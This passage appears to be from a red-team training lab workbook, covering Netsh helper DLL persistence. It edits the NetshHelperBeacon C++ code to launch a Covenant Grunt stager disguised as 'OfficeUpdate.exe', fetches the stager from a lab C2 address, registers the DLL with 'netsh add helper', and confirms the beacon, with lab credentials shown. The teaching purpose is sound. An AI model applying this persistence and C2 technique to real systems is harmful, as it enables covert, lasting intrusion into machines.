
Step 2: Adapting the Proof of Concept

Once Visual Studio performed the "retarget" operation, please double-click the `NetshHelperBeacon.cpp` source code file, which you can find in the Solution Explorer window under `NetshHelperBeacon - Source Files`.

The proof-of-concept code contains many fun features such as *"shellcode"* execution. To keep things simple, comment out any calls inside the `InitHelperDll` method in order to only keep the `system` call as well as the `return` instruction. You can copy/paste the below code snippet (as of line 40 in your Visual Studio editor):

```
extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID
pReserved)
{
    //make a thread handler, start the function as a thread, and close the handler
    //HANDLE threadHandle;
    //threadHandle = CreateThread(NULL, 0, ThreadFunction, NULL, 0, NULL);
    //CloseHandle(threadHandle);
    // simple testing by starting calculator
    system ("start calc");

    // return NO_ERROR is required. Here we are doing it the nasty way
    return 0;
}
```

This is what the result should look like:



Step 3: Arming the Payload


The `system` call only executes a calculator. We'll adapt it to use our beloved Covenant Grunt stager. We will reuse the same executable that we used in our WMI persistence mechanism! We will thus adapt the system call to include the following command line:

```
start C:\Users\student_ladm\AppData\Roaming\Microsoft\Office\OfficeUpdate.exe
```

The `start` is used to make the command run in the background (i.e., the program will not wait for it to finish)!


Note that we will need to escape symbols, resulting in the below code:

```
extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID
pReserved)
{
    //make a thread handler, start the function as a thread, and close the handler
    //HANDLE threadHandle;
    //threadHandle = CreateThread(NULL, 0, ThreadFunction, NULL, 0, NULL);
    //CloseHandle(threadHandle);
    // simple testing by starting calculator
    system ("start
C:\\Users\\student_ladm\\AppData\\Roaming\\Microsoft\\Office\\OfficeUpdate.exe");

    // return NO_ERROR is required. Here we are doing it the nasty way
    return 0;
}
```




Step 4: Building and Publishing

Once your code is ready, please make sure you are creating a `Release` `x64` build:




Go ahead and build the project the same way we did in the previous objective. Select the *"Build"* tab's *"Build Solution"* sub-menu.



The DLL should now be compiled at the following location: `C:\Tools\NetshHelperBeacon\x64\Release\NetshHelperBeacon.dll`.

Let's now copy over the payload DLL to our target machine (WIN10). We will open an RDP session to the machine on which we want to persist (WIN10). Please open an RDP session to WIN10 (`192.168.20.105`). You can use the `sec699-20.lab\student_ladm` user (password `Sec699!!`). We are using an account with administrative privileges, as this is required for Netsh Helper DLL persistence.

Once the RDP session is set up, let's copy the DLL and store it on our WIN10 machine in `C:\Users\student_ladm\Downloads`:




Objective 2: Implementing persistence through Netsh

Now that we have dropped the DLL on the target system, we still need to:


- Ensure the `C:\Users\student_ladm\AppData\Roaming\Microsoft\Office\OfficeUpdate.exe` file is present
- Install the `C:\Users\student_ladm\Downloads\NetshHelperBeacon.dll` DLL as a Netsh helper DLL

Step 1: Dropping `OfficeUpdate.exe`

As we did previously, we will download a Grunt Stager from our C2 stack. On the WIN10 machine, please open Microsoft Edge and download the payload from http://192.168.20.107/GruntStager.exe :



Your file will be downloaded to `C:\Users\Student_ladm\Downloads\`. Let's again rename it to `OfficeUpdate` and move it to `C:\Users\student_ladm\AppData\Roaming\Microsoft\Office`. If you haven't opened Office on this machine yet, this folder won't exist. To solve this, please start and close Word, which will generate the folder structure:




Step 2: Installing our DLL as a Netsh helper DLL

Open an elevated Windows command prompt on our WIN10 machine. We will now install the Netsh helper DLL by using the following, simple syntax:

*__Note__: This payload will also immediately execute the DLL

```
netsh add helper C:\Users\student_ladm\Downloads\NetshHelperBeacon.dll
```

Once you run the command, you will immediately see a black window popping up, referring to our `OfficeUpdate.exe`. This is not very stealth, so in a true red team engagement, you'll likely want to adapt this a little bit to make it more stealth! Please **DO NOT** close the OfficeUpdate.exe command prompt, as this will kill your payload.




Whenever you execute the `netsh` command in the future, your persisted payload will get called, resulting in the malicious code (the Covenant Grunt) being executed.

Step 3: Reviewing Grunts

Let's validate whether our Grunt payload succeeded! From our CommandoVM, let's connect to our Covenant C2 stack at `https://192.168.20.107:7443`. As a reminder, the credentials were username `Student` and password `Sec699!!`.


Once authenticated, please open the `Grunts` tab. Note that you will most likely see a (few) "grayed-out" grunt(s), which is a left-over of the WMI persistence lab you did previously (the

restore playbook only restores the target Windows machines, not the SOC or C2 stack):



Next to the grayed-out grunt, you should also see a new, active one as the result of our Netsh Helper DLL! **Excellent!**

PS: If you want to "remove" old grunts, please click them and click the yellow "Hide" button (at the bottom):



